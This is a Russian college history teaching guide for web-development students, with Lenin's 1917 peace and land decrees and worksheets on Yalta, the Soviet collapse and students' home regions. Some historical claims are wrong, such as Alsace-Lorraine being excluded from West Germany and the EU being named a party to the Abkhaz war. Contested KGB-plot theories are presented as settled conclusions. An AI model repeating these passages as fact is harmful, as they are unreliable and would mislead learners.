Рабочее и Крестьянское правительство, созданное революцией 24-25 октября и опирающееся на Советы рабочих, солдатских и крестьянских депутатов, предлагает всем воюющим народам и их правительствам начать немедленно переговоры о справедливом демократическом мире.

Справедливым или демократическим миром, которого жаждет подавляющее большинство истощенных, измученных и истерзанных войной рабочих и трудящихся классов всех воюющих стран, – миром, которого самым определенным и настойчивым образом требовали русские рабочие и крестьяне после свержения царской монархии, – таким миром Правительство считает немедленный мир без аннексий (т.е. без захвата чужих земель, без насильственного присоединения чужих народностей) и без контрибуций.

Такой мир предлагает Правительство России заключить всем воюющим народам немедленно, выражая готовность сделать без малейшей оттяжки тотчас же все решительные шаги впредь до окончательного утверждения всех условий такого мира полномочными собраниями народных представителей всех стран и всех наций.

Под аннексией или захватом чужих земель Правительство понимает сообразно правовому сознанию демократии вообще и трудящихся классов в особенности всякое присоединение к большому или сильному государству малой или слабой народности без точно, ясно и добровольно выраженного согласия и желания этой народности, независимо от того, когда это насильственное

присоединение совершено, независимо также от того, на сколько развитой или отсталой является насильственно присоединяемая или насильственно удерживаемая в границах данного государства нация.

Независимо, наконец, от того, в Европе или в далеких заокеанских странах эта нация живет. Если какая бы то ни было нация удерживается в границах данного государства насилием, если ей, вопреки выраженному с ее стороны желанию – все равно, выражено ли это желание в печати, в народных собраниях, в решениях партий или возмущениях и восстаниях против национального гнета – не предоставляется права свободным голосованием, при полном выводе войска присоединяющей или вообще более сильной нации, решить без малейшего принуждения вопрос о формах государственного существования этой нации, то присоединение ее является аннексией, т.е. захватом и насилием.

Продолжать эту войну из-за того, как разделить между сильными и богатыми нациями захваченные ими слабые народности, Правительство считает величайшим преступлением против человечества и торжественно заявляет свою решимость немедленно подписать условия мира, прекращающего эту войну на указанных, равно справедливых для всех без изъятия народностей условиях.

Вместе с тем правительство заявляет, что оно отнюдь не считает вышеуказанных условий мира ультимативными, т.е. соглашается рассмотреть и всякие другие условия мира, настаивая лишь на возможно более быстром предложении их какой бы то ни было воюющей страной и на полнейшей ясности, на безусловном исключении всякой двусмысленности и всякой тайны при предложении условий мира.

Тайную дипломатию Правительство отменяет, со своей стороны выражая твердое намерение вести все переговоры совершенно открыто перед всем народом, приступая немедленно к полному опубликованию тайных договоров, подтвержденных или заключенных правительством помещиков и капиталистов с февраля по 25 октября 1917 г. Все содержание этих тайных договоров, поскольку оно направлено, как это в большинстве случаев бывало, к доставлению выгод и привилегий русским помещикам и капиталистам, к удержанию или увеличению аннексий великороссов, Правительство объявляет безусловно и немедленно отмененным.

Обращаясь с предложением к правительствам и народам всех стран начать немедленно открытые переговоры о заключении мира, Правительство выражает с своей стороны готовность вести эти переговоры как посредством письменных сношений, по телеграфу, таки путем переговоров между представителями разных стран или на конференции таковых представителей. Для облегчения таких переговоров Правительство назначает своего полномочного представителя в нейтральные страны.

Правительство предлагает всем правительствам и народам всех воюющих стран немедленно заключить перемирие, причем со своей стороны считает желательным, чтобы это перемирие было заключено не меньше как на три месяца, т.е. на такой срок, в течение которого вполне возможно как завершение переговоров о мире с участием представителей всех без изъятия народностей или

наций, втянутых в войну или вынужденных к участию в ней, так равно и созыв полномочных собраний народных представителей всех стран для окончательного утверждения условий мира.

Обращаясь с этим предложением мира к правительствам и народам всех воюющих стран, Временное рабочее и крестьянское правительство России обращается также в особенности к сознательным рабочим трех самых передовых наций человечества и самых крупных участвующих в настоящей войне государств, Англии, Франции и Германии. Рабочие этих стран оказали наибольшие услуги делу прогресса и социализма, и великие образцы чартистского движения в Англии, ряд революций, имевших всемирно-историческое значение, совершенных французским пролетариатом, наконец, в геройской борьбе против исключительного закона в Германии и образцовой для рабочих всего мира длительной, упорной дисциплинированной работе создания массовых пролетарских организаций Германии – все эти образцы пролетарского героизма и исторического творчества служат нам порукой за то, что рабочие названных стран поймут лежащие на них теперь задачи освобождения человечества от ужасов войны и ее последствий, что эти рабочие всесторонней решительной и беззаветно энергичной деятельностью своей помогут нам успешно довести до конца дело мира и вместе с тем дело освобождения трудящихся и эксплуатируемых масс населения от всякого рабства и всякой эксплуатации.

Председатель Совета Народных Комиссаров
Владимир Ульянов-Ленин

ДЕКРЕТ О ЗЕМЛЕ СЪЕЗДА СОВЕТОВ РАБОЧИХ И СОЛДАТСКИХ ДЕПУТАТОВ
(принят на заседании 26 октября в 2 час. ночи)

1) Помещичья собственность на землю отменяется немедленно без всякого выкупа.
2) Помещичьи имения, равно как все земли удельные, монастырские, церковные, со всем их живым и мертвым инвентарем, усадебными постройками и всеми принадлежностями переходят в распоряжение волостных земельных комитетов и уездных Советов крестьянских депутатов, впредь до Учредительного собрания.
3) Какая бы то ни было порча конфискуемого имущества, принадлежащего отныне всему народу, объявляется тяжким преступлением, караемым революционным судом. Уездные Советы крестьянских депутатов принимают все необходимые меры для соблюдения строжайшего порядка при конфискации помещичьих имений, для определения того, до какого размера участки и какие именно подлежат конфискации, для составления точной описи всего конфискуемого имущества и для строжайшей революционной охраны всего переходящего народу хозяйства на земле со всеми постройками, орудиями, скотом, запасами продуктов и проч.
4) Для руководства по осуществлению великих земельных преобразований, впредь до окончательного их решения Учредительным собранием, должен повсюду служить следующий крестьянский наказ, составленный на основании 242 местных крестьянских наказов редакцией «Известий Всероссийского Совета Крестьянских

Депутатов» и опубликованный в номере 88 этих «Известий» (Петроград, номер88, 19 августа 1917 г.).

О земле

Вопрос о земле, во всем его объеме, может быть разрешен только всенародным Учредительным собранием. Самое справедливое разрешение земельного вопроса должно быть таково:

1) ***Право частной собственности на землю отменяется навсегда;*** *земля не может быть ни продаваема, ни покупаема, ни сдаваема в аренду, либо в залог, ни каким-либо другим способом отчуждаема. Вся земля:* ***государственная, удельная, кабинетская, монастырская, церковная, посессионная, майоратная, частновладельческая, общественная и крестьянская и т.д., отчуждается безвозмездно,*** *обращается в всенародное достояние и переходит в пользование всех трудящихся на ней. За пострадавшими от имущественного переворота признается лишь право на общественную поддержку на время, необходимое для приспособления к новым условиям существования.*

2) Все недра земли: руда, нефть, уголь, соль и т.д., а также леса и воды, имеющие общегосударственное значение, переходят в исключительное пользование государства. Все мелкие реки, озера, леса и проч. переходят в пользовании общин, при условии заведывания ими местными органами самоуправления.

3) Земельные участки с ***высококультурными*** *хозяйствами: сады, плантации, рассадники, питомники, оранжереи и т. под.* ***не подлежат разделу, а превращаются в показательные*** *и передаются в исключительное пользование* ***государства или общин****, в зависимости от размера и значения их. Усадебная, городская и сельская земля, с домашними садами и огородами, остается в пользовании настоящих владельцев, причем размер самих участков и высота налога за пользование ими определяется законодательным порядком.*

4) Конские заводы, казенные и частные племенные скотоводства и птицеводства и проч. конфискуются, обращаются во всенародное достояние и переходят либо в исключительное пользование государства, либо общины, в зависимости от величины и значения их. Вопрос о выкупе подлежит рассмотрению Учредительного собрания.

5) Весь хозяйственный инвентарь конфискованных земель, живой и мертвый, переходит в исключительное пользование государства или общины, в зависимости от величины и значения их, без выкупа. Конфискация инвентаря не касается малоземельных крестьян.

6) Право пользования землей получают все граждане (безразличия пола) Российского государства, желающие обрабатывать ее своим трудом, при помощи своей семьи, или в товариществе, и только до той поры, пока они в силах ее обрабатывать. Наемный труд не допускается. При случайном бессилии какого-либо члена сельского общества в продолжение 2 лет, сельское общество обязуется, довосстановления его трудоспособности, на этот срок прийти к нему на помощь путем общественной обработки земли. Земледельцы, вследствие старости или

инвалидности утратившие навсегда возможность лично обрабатывать землю, теряют право на пользование ею, но взамен того получают от государства пенсионное обеспечение.

7) Землепользование должно быть уравнительным, т.е. земля распределяется между трудящимися, смотря по местным условиям, по трудовой или потребительной норме. Формы пользования землей должны быть совершенно свободны, подворная, хуторская, общинная, артельная, как решено будет в отдельных селениях и поселках.

8) Вся земля, по ее отчуждении, поступает в общенародный земельный фонд. Распределением ее между трудящимися заведуют местные и центральные самоуправления, начиная от демократически организованных бессословных сельских и городских общин и кончая центральными областными учреждениями. Земельный фонд подвергается периодическим переделам в зависимости от прироста населения и поднятия производительности и культуры сельского хозяйства.

При изменении границ наделов первоначальное ядро надела должно остаться неприкосновенным. Земля выбывающих членов поступает обратно в земельный фонд, причем преимущественное право на получение участков выбывших членов получают ближайшие родственники их и лица по указанию выбывших. Вложенная в землю стоимость удобрения и мелиорации (коренные улучшения), поскольку они не использованы при сдаче надела обратно в земельный фонд, должны быть оплачены. Если в отдельных местностях наличный земельный фонд окажется недостаточным для удовлетворения всего местного населения, то избыток населения подлежит переселению. Организацию переселения, равно как и расходы по переселению и снабжению инвентарем и проч., должно взять на себя государство. Переселение производится в следующем порядке: желающие безземельные крестьяне, затем порочные члены общины, дезертиры и проч. и, наконец, по жребию, либо по соглашению.

Все содержащееся в этом наказе, как выражение безусловной воли огромного большинства сознательных крестьян всей России, объявляется временным законом, который впредь до Учредительного собрания проводится в жизнь по возможности немедленно, а в известных своих частях с той необходимой постепенностью, которая должна определяться уездными Советами крестьянских депутатов. Земли рядовых крестьян и рядовых казаков не конфискуются.

Председатель Совета Народных Комиссаров
Владимир Ульянов-Ленин

Практическое занятие № 2
Ялтинская конференция и её роль в формировании многополярного мира

Цель:
- сформировать представление о современной исторической науке, ее специфике, методах исторического познания и роли в решении задач прогрессивного развития России в глобальном мире;
- овладение комплексом знаний об истории России и человечества в целом, представлениями об общем и особенном в мировом историческом процессе;
- сформировать умения применять исторические знания в профессиональной и общественной деятельности, поликультурном общении;
- сформировать умение вести диалог, обосновывать свою точку зрения в дискуссии по исторической тематике.

Литература: учебник [1], источники Интернет

Время выполнения работы – 2 часа

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. Прочитайте текст, учебник и воспользуйтесь ресурсами Интернет **заполните таблицу 1.**

Таблица 1 - «результаты Ялтинской конференции»

Страна	Территориальные изменения	Политическое устройство
Германия		
Польша		
Югославия		
Греция		
Япония		

2. Прослушайте сообщения обучающихся группы и кратко запишите основные моменты их выступлений

3. Используя следующий текст, параграф учебника, **зарисуйте на карте положение сил в Европе.**

В 1943 году на Тегеранской конференции Франклин Рузвельт, Иосиф Сталин и Уинстон Черчилль обсуждали в основном проблему достижения победы над Третьим рейхом, на Потсдамской в июле–августе 1945 года союзники решали вопросы мирного обустройства и раздела Германии, а в Ялте принимались основные решения о будущем разделе мира между странами-победительницами.

К тому моменту победа над Германией была лишь вопросом времени, и война вступила в завершающую стадию. Судьба Японии тоже не вызывала особых сомнений, поскольку США уже контролировали почти весь Тихий океан. Союзники понимали, что у них уникальный шанс распорядиться историей Европы по-своему, поскольку впервые в истории практически вся Европа находилась в руках всего трёх государств.

Все решения конференции касались двух проблем.

Во-первых, требовалось провести новые государственные границы на территории, ещё недавно оккупированной Третьим рейхом. Одновременно нужно было установить неофициальные, но общепризнанные всеми сторонами демаркационные линии между сферами влияния союзников — дело, которое было начато ещё на Тегеранской конференции.

Во-вторых, союзники осознавали, что после исчезновения общего врага вынужденное объединение Запада и СССР потеряет какой-либо смысл, а поэтому следовало создать процедуры, гарантирующие неизменность проведённых на карте мира разграничительных линий.

Передел границ

В этом вопросе Рузвельт, Черчилль и Сталин, пойдя на взаимные уступки, пришли к соглашению практически по всем пунктам. В результате конфигурация политической карты мира претерпела существенные территориальные изменения[1].

Польша

«Польский вопрос» на конференции являлся одним из самых сложных и дискуссионных. На его обсуждение было затрачено 10 000 слов — это 24 % всех слов, произнесённых в Ялте[2]. Но результаты такого обсуждения оказались малоудовлетворительными. Это связано со следующими аспектами польской проблемы.

Польша, которая перед войной была крупнейшей страной Центральной Европы, резко уменьшилась и сдвинулась к западу и северу. До 1939 года её восточная граница находилась практически под Киевом и Минском, да к тому же поляки владели Виленским регионом, который теперь вошёл в состав Литвы. Западная же граница с Германией находилась восточнее Одера, при этом большая часть балтийского побережья также принадлежала Германии. На востоке довоенной исторической территории Польши поляки являлись национальным меньшинством среди украинцев и белорусов, тогда как часть территорий на западе и севере, населённых поляками, находилась под германской юрисдикцией[3].

СССР получил западную границу с Польшей по «линии Керзона», установленной ещё в 1920 году, с отступлением от неё в некоторых районах от 5 до 8 км в пользу Польши. Фактически граница вернулась к положению на момент раздела Польши между Германией и СССР в 1939 году по Договору о дружбе и границе между СССР и Германией, основным отличием от которого стала передача Польше Белостокского региона.

Хотя Польша к началу февраля 1945 года в результате наступления советских войск уже находилась под властью временного правительства в Варшаве, признанного правительствами СССР и Чехословакии (Эдварда Бенеша), в Лондоне находилось польское правительство в изгнании (премьер-министр Томаш Арчишевский), которое не признало решения Тегеранской конференции о линии Керзона и потому не могло, по мнению СССР, США и Великобритании, претендовать на власть в стране после окончания войны. Разработанная 1 октября 1943 года инструкция правительства в изгнании для Армии Крайовой содержала в себе следующие инструкции на случай несанкционированного польским правительством вступления советских войск на довоенную территорию Польши: «Польское правительство направляет протест Объединённым нациям против нарушения польского суверенитета — вследствие вступления Советов на территорию Польши без согласования с польским правительством — одновременно заявляя, что страна с Советами взаимодействовать не будет. Правительство одновременно предостерегает, что в случае ареста представителей подпольного движения и каких-либо репрессий против польских граждан подпольные организации перейдут к самообороне».

Союзники в Крыму осознавали, что «Новое положение создалось в Польше в результате полного освобождения её Красной Армией». Сталин в Крыму сумел добиться от союзников согласия на создание нового правительства в самой Польше — «Временного правительства национального единства», на базе Временного правительства Польской Республики «с включением демократических деятелей из самой Польши и поляков из-за границы». Это означало политическое

банкротство польского эмигрантского правительства и его подпольных структур в Польше. Это решение, реализованное в присутствии советских войск, позволило СССР в дальнейшем сформировать в Варшаве устраивающий его политический режим, в результате чего столкновения между прозападными и прокоммунистическими формированиями в этой стране были решены в пользу последних.

Германия

Было принято принципиальное решение об оккупации и разделе Германии на оккупационные зоны и о выделении Франции своей зоны (март 1945 г.).

Конкретное урегулирование вопроса относительно зон оккупации Германии было достигнуто ещё до крымской конференции и зафиксировано в «Протоколе Соглашения между правительствами СССР, США и Соединённого Королевства о зонах оккупации Германии и об управлении „Большим Берлином“» от 12 сентября 1944.

Это решение предопределило раскол страны на долгие десятилетия. 23 мая 1949 года была введена в действие Конституция Федеративной Республики Германии, ранее подписанная представителями трёх западных держав. 7 сентября 1949 года первая сессия западногерманского парламента провозгласила создание нового государства (кроме Эльзаса и Лотарингии, вошедших в состав Франции). В ответ 7 октября 1949 на территории советской оккупационной зоны была образована Германская Демократическая Республика. Шла речь также об отделении Восточной Пруссии (позже, уже после Потсдамской конференции, состоявшейся в июле-августе 1945 года, на 1/3 этой территории была создана нынешняя Калининградская область).

Участники Ялтинской конференции заявили, что их непреклонной целью является уничтожить германский милитаризм и нацизм и создать гарантии того, что «Германия никогда больше не будет в состоянии нарушить мир», «разоружить и распустить все германские вооружённые силы и навсегда уничтожить германский генеральный штаб», «изъять или уничтожить всё германское военное оборудование, ликвидировать или взять под контроль всю германскую промышленность, которая могла бы бытьиспользована для военного производства; подвергнуть всех преступников войны справедливому и быстрому наказанию; стереть с лица земли нацистскую партию, нацистские законы, организации и учреждения; устранить всякое нацистское и милитаристическое влияние из общественных учреждений, из культурной и экономической жизни германского народа». Вместе с тем в коммюнике конференции подчёркивалось, что после искоренения нацизма и милитаризма германский народ сможет занять достойное место в сообществе наций[4].

Балканы

Был обсуждён и извечный балканский вопрос — в частности, ситуация в Югославии и Греции. Считается, что ещё в октябре 1944 г. Сталин позволил Великобритании решать судьбу греков, в результате чего позднее столкновения между коммунистическими и прозападными формированиями в этой стране были решены в пользу последних. С другой стороны, было фактически признано, что

власть в Югославии получит НОАЮ ИосипаБроз Тито, которому было рекомендовано взять в правительство «демократов».

Декларация об Освобождённой Европе

В Ялте была также подписана Декларация об Освобождённой Европе, определившая принципы политики победителей на отвоёванных у противника территориях. Она предполагала, в частности, восстановление суверенных прав народов этих территорий, а также право союзников совместно «помогать» этим народам «улучшать условия» для осуществления этих самых прав. В декларации говорилось: «Установление порядка в Европе и переустройство национально-экономической жизни должно быть достигнуто таким путём, который позволит освобождённым народам уничтожить последние следы нацизма и фашизма и создать демократические учреждения по их собственному выбору».

Идея о совместной помощи так и не стала реальностью: каждая держава-победительница имела власть лишь на тех территориях, где были размещены её войска. В результате каждый из бывших союзников в войне начал по её окончании старательно поддерживать своих собственных идеологических союзников. Европа за несколько лет разделилась на социалистический лагерь и Западную Европу, где Вашингтон, Лондон и Париж пытались противостоять коммунистическим настроениям.

Репарации

В очередной раз был поднят вопрос о репарациях. Однако союзники так и не смогли окончательно определить сумму компенсаций. Было решено лишь, что США и Великобритания отдадут Москве 50 процентов всех репараций.

Дальний Восток

Отдельным документом была принципиально решена судьба Дальнего Востока. В обмен на вступление в войну с Японией через 2–3 месяца после окончания войны в Европе СССР получал Курильские острова и Южный Сахалин, аннексированные ещё в русско-японской войне; за Монголией признавался статус независимого государства. Советской стороне также были обещаны в аренду Порт-Артур и Китайско-Восточная железная дорога (КВЖД).

ООН

В Ялте была начата реализация идеи новой Лиги Наций. Союзникам требовалась межгосударственная организация, способная предотвратить попытки изменить установленные границы сфер влияния. Именно на конференциях победителей в Тегеране и Ялте и на промежуточных переговорах в Думбартон-Оксе была сформирована идеология Организации Объединённых Наций.

Было условлено, что в основу деятельности ООН при решении кардинальных вопросов обеспечения мира будет положен принцип единогласия великих держав — постоянных членов Совета Безопасности, имеющих право вето.

Сталин добился согласия партнёров на то, чтобы в числе учредителей и членов ООН был не только СССР, но и как наиболее пострадавшие от войны Украинская ССР и Белорусская ССР. И именно в ялтинских документах появилась дата «25

апреля 1945 года» — дата начала Сан-Францисской конференции, которой было предназначено выработать Устав ООН.

ООН стала символом и формальным гарантом послевоенного мироустройства, авторитетной и иногда даже достаточно эффективной организацией в разрешении межгосударственных проблем. При этом страны-победители и впредь предпочитали решать действительно серьёзные вопросы своих взаимоотношений путём двусторонних переговоров, а не в рамках ООН. ООН также не смогла помешать войнам, которые и США, и СССР вели в последующие десятилетия.

Практическое занятие №3.
Распад СССР как геополитическая катастрофа, его значение

Цель:
- формирование представлений о современной исторической науке, ее специфике, методах исторического познания и роли в решении задач прогрессивного развития России в глобальном мире;
- овладение комплексом знаний об истории России и человечества в целом, представлениями об общем и особенном в мировом историческом процессе;
- формирование умений применять исторические знания в профессиональной и общественной деятельности, поликультурном общении;
- овладение навыками проектной деятельности и исторической реконструкции с привлечением различных источников;
- формирование умений вести диалог, обосновывать свою точку зрения в дискуссии по исторической тематике.

Литература: учебник [1], источники Интернет

Время выполнения работы – 2 часа

По мнению президента Российской Федерации Владимира Владимировича Путина, распад СССР стал крупнейшей геополитической катастрофой XX века. Попробуем разобраться в этой проблеме.

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. **Используя текст** учебника, **запишите не менее 10 причин** распада СССР.

2. Прослушайте сообщения обучающихся группы и кратко запишите основные моменты их выступлений.

3. Заполните таблицу по основным вооружённым конфликтам на постсоветском пространстве:

1. Вооружённый конфликт в Приднестровье
2. Грузино-абхазский конфликт
3. Грузино-южноосетинский конфликт
4. Карабахский конфликт
5. Молдавско-гагаузский конфликт
6. Гражданская война в Таджикистане
7. Вооружённый конфликт на востоке Украины
8. Чеченский конфликт
9. Баткенские события
10. Бои в Раштском районе Таджикистана (2010)
11. Гражданская война в Грузии

12. Засада на колонну правительственных войск Таджикистана в ущелье Камароб.
13. Осетино-ингушский конфликт
14. Хорогские события (2012)

Таблица 1 – Основные вооруженные конфликты

Территория конфликта	Даты	Противоборствующие стороны	Предмет спора	Причины конфликта
Грузия-Абхазия	1990-2008 гг.	Грузия, Евросоюз - Абхазия	Самоопределение бывшей Абхазской автономной республики в составе Грузии	Политические, этнические

Взгляды политологов на истинные причины развала СССР

1. Версия о естественных причинах развала Советского Союза

Политологи, придерживающиеся версии о том, что истинные причины развала СССР носили естественный характер, указывают на ряд проблем, стоявших перед Советским Союзом в 1980-е годы.

Например, бывший глава правительства Российской Федерации Евгений Примаков в статье «Почему скончался СССР?». Которую он поместил в сборнике «Мысли вслух», указывает на то, что глубинные экономические причины произошедшего в период перестройки краха СССР заключались в общем кризисе административно-командной системы, не успевавшей реагировать на вызовы временим, что привело к существенному отставанию от США.

Евгений Примаков указывает, что СССР отставал по размеру ВВП от США в целых два раза, и это по данным советской официальной статистики. Примаков отмечает глубокое отставание СССР от США по самым различным показателям, даже по промышленному производству и капитальным вложениям, не говоря уже о сельском хозяйстве и электронике.

Как отмечает Евгений Примаков в статье «Почему скончался СССР?», советские лидеры забыли об удовлетворении повседневных потребностей населения, появился дефицит различных товаров, в результате по уровню жизни населения мы серьёзно отстали от Запада.

Примаков также обращает внимание на противоречия между союзными республиками и центром, на кризис такой государственной модели, которая была в Советском Союзе, приводит хронологический анализ попыток реформирования советской системы.

Евгений Чазов в книге «Здоровье и власть» обращает внимание на низкое качество советской управленческой элиты, на влияние болезни и различных

пагубных привычек на состояние здоровья и на интеллектуальное состояние Леонида Брежнева и других членов Политбюро ЦК КПСС.

По мнению Евгения Чазова, проблемы СССР во многом объяснялись состоянием здоровья его престарелых лидеров, которые довели страну до глубокого кризиса, из которого её не смогла вывести перестройка.

2. Версия о преднамеренном развале Советского Союза

Политологи, придерживающиеся мнения о том, что Советский Союз подвергся целенаправленному развалу, считают виновными в этом самые различные политические силы.

Политолог Иван Фёдоров в книге «Истинные причины развала СССР» отмечает, что Советский Союз создавался как государство, обречённое на развал, на что указывают такие факты, искусственное создание союзных республик по национальному признаку, и предоставление им конституционного права в любое желаемое время свободно отделяться от СССР путём выхода из его состава.

Этим конституционным правом союзные республики и воспользовались в 1990-1991 гг.

Кроме того, политолог подробно разбирает приёмы и способы, которыми в советских республиках создавались националистические и сепаратистские движения, раздувалась межнациональная напряжённость, в ряде случаев даже специально организовывались погромы, чтобы подорвать дружбу советских народов.

Финальной стадией подготовки к развалу СССР стало принятие союзными республиками деклараций о суверенитете, что позволило им сделать свои законы превалирующими над законодательством Союза ССР.

При этом, как отмечается в книге Ивана Фёдорова «Истинные причины развала СССР», основную роль в провоцировании национализма и сепаратизма в советских республиках играли органы государственной безопасности и местная партийно-хозяйственная номенклатура.

Олег Греченевский в книге «Истоки нашего демократического режима», так же, как и политолог Иван Фёдоров, делает вывод о ведущей роли органов безопасности в деле инициирования перестройки, повлекшей развал СССР, и полагает, что истинные причины участия их реформировании советской системы было обусловлено самыми различными причинами, в том числе и коммерческого характера.

Олег Греченевский подробно описывает подготовку к перестройке, систему заблаговременного подбора и обучения будущих реформаторов в специальных институтах, а также их направление для подготовки за границу.

В книге Максима Калашникова и Сергея Кугушева «Третий проект» показывают пагубный характер высоких цен на нефть для советской экономики, пишут о том, что приток «нефтедолларов» способствовал деградации советской экономики.

Политологи отмечают, что председатель КГБ Ю.В. Андропов, понимая тупиковость советского пути развития, намеревался провести конвергенцию,

интегрировать страну в Запад на выгодных условиях, как вступил в контакты с западными элитными сообществами, в частности, с Римским клубом, в целях разработки плана конвергенции, то есть объединении советской и западной систем.

Выдвиженцем Андропова, занявшим пост генерального секретаря ЦК КПСС, стал Михаил Сергеевич Горбачёв, начавший практическое осуществление запланированной Андроповым перестройки, направленной на конвергенцию с Западом.

При этом Кугушев и Калашников пишет о том, что СССР столкнулся с «самопредательством значительной части силовых структур», которые, вместо того, чтобы защищать безопасность государства, «сдали страну». Именно в этом и состоят истинные причины развала СССР, считавшегося вторым по мощи государством на планете Земля.

Политолог Игорь Панарин в книге «Первая мировая информационная война. Развал СССР» сообщает, что в августе 1991 года, во время «Августовского путча», вылившегося в противостояние российского руководства во главе с президентом Ельциным, и заговорщиков в лице ГКЧП, «действия Б.Н. Ельцина тайно поддерживались третьей силой – национально-ориентированными профессионалами в недрах КГБ СССР», что и позволило российскому президенту стать победителем.

Практически всеми вышеупомянутыми политологами отмечается отсутствие у советской элиты хоть какого-нибудь действенного желания спасти страну от развала, умышленные либо сознательно допускаемые её действия, влекущие расчленение СССР на союзные республики.

Среди причин, повлекших развал СССР, можно также отметить, что среди членов КПСС практически не оказалось истинных сторонников сохранения Союза, так как ни один из 19 миллионов членов коммунистической партии не поднялся на защиту страны в августе 1991 года, и они спокойно смотрели, как запускался процесс распада великого государства.

Точно так же бездействовали и силовые структуры Советского Союза, которые, имея полную возможность предотвратить развал СССР, абсолютно ничего реального не сделали для этого.

Таким образом, с точки зрения политологии можно сделать вывод, что истинные причины развала СССР состояли в нежелании широких слоёв советской партийной, государственной и силовой элиты, а также основной массы советских коммунистов сохранить свою страну в том виде, в каком она была создана, и существовала в течение около 70 лет.

Практическое занятие №4
«Моя малая родина»

Цель:
- овладение комплексом знаний об истории России и человечества в целом, представлениями об общем и особенном в мировом историческом процессе;
- формирование умений применять исторические знания в профессиональной и общественной деятельности, поликультурном общении;
- формирование умений вести диалог, обосновывать свою точку зрения в дискуссии по исторической тематике.

Литература: учебник [1], источники Интернет

Время выполнения работы – 2 часа

Родина
Касаясь трёх великих океанов,
Она лежит, раскинув города,
Покрыта сеткою меридианов,
Непобедима, широка, горда.

Но в час, когда последняя граната
Уже занесена в твоей руке
И в краткий миг припомнить разом надо
Всё, что у нас осталось вдалеке,

Ты вспоминаешь не страну большую,
Какую ты изъездил и узнал,
Ты вспоминаешь родину — такую,
Какой её ты в детстве увидал.

Клочок земли, припавший к трём берёзам,
Далёкую дорогу за леском,
Речонку со скрипучим перевозом,
Песчаный берег с низким ивняком.

Вот где нам посчастливилось родиться,
Где на всю жизнь, до смерти, мы нашли
Ту горсть земли, которая годится,
Чтоб видеть в ней приметы всей земли.

Да, можно выжить в зной, в грозу, в морозы,
Да, можно голодать и холодать,

Идти на смерть… Но эти три берёзы
При жизни никому нельзя отдать.

Константин Симонов <1941>

Наша родина является одной из самых многонациональных стран мира, особенность России в том, что многие народы являются коренными на своих землях. И «сумма» этих малых родин составляет нашу великую державу.

ПОРЯДОК ВЫПОЛНЕНИЯ:

1. По докладам заполните таблицу о самых многочисленных народах, проживающих в **нашем регионе**.

Таблица 1 – Народы нашего региона

Название народа	Численность народа	География народа	Языковая семья	Самое популярное национальное блюдо	Особенность национального костюма

2. Многонациональная страна.

Браки между представителями различных этносов давно стали неотъемлемой частью нашей жизни. А знаете ли вы, к какой этнической общности вы принадлежите? **Для этого необходимо заполнить таблицу**: **записать национальность своих предков (по отцу и матери) и своих родственников**. Оказала ли собранная информация влияние на ваш ответ? Если да, то какое? **Объясните полученные результаты.**

Таблица 2 – «Моя семья»

<table>
<tr><td colspan="3">Отцовская линия</td><td rowspan="5"></td><td colspan="3">Материнская линия</td></tr>
<tr><td>Прадедушка</td><td>Дедушка</td><td rowspan="4">Папа</td><td rowspan="4">Я</td><td rowspan="4">Мама</td><td rowspan="2">Дедушка</td><td>Прадедушка</td></tr>
<tr><td>Прабабушка</td><td>Прабабушка</td></tr>
<tr><td>Прадедушка</td><td>Бабушка</td><td>Бабушка</td><td>Прадедушка</td></tr>
<tr><td>Прабабушка</td><td>Прабабушка</td></tr>
</table>

ЛИТЕРАТУРА

1. Зуев М. Н. История России до XX века : учебник и практикум для среднего профессионального образования / М. Н. Зуев, С. Я. Лавренов. — 5-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 353 с. — (Профессиональное образование). — ISBN 978-5-534-17066-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/532333 (дата обращения: 12.01.2024).

2. Зуев М. Н. История России XX - начала XXI века : учебник и практикум для среднего профессионального образования / М. Н. Зуев, С. Я. Лавренов. — 5-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 419 с. — (Профессиональное образование). — ISBN 978-5-534-17067-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/532334 (дата обращения: 12.01.2024).

3. Некрасова М. Б. История России : учебник и практикум для среднего профессионального образования / М. Б. Некрасова. — 6-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 436 с. — (Профессиональное образование). — ISBN 978-5-534-15987-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517841 (дата обращения: 12.01.2024).

4. Сафонов А. А. История (конец XX — начало XXI века) : учебник для среднего профессионального образования / А. А. Сафонов, М. А. Сафонова. — 3-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 284 с. — (Профессиональное образование). — ISBN 978-5-534-16116-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530451 (дата обращения: 12.01.2024).

5. Сафонов А. А. История: международные конфликты в XXI веке : учебник и практикум для среднего профессионального образования / А. А. Сафонов, М. А. Сафонова. — 4-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 415 с. — (Профессиональное образование). — ISBN 978-5-534-15564-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517624 (дата обращения: 12.01.2024).

Дополнительная литература:

https://myhistorypark.ru/about/?city=

ИСТОРИЯ РОССИИ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению заданий на практических занятиях
для специальности
09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

СГ.02. Иностранный язык в профессиональной деятельности

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

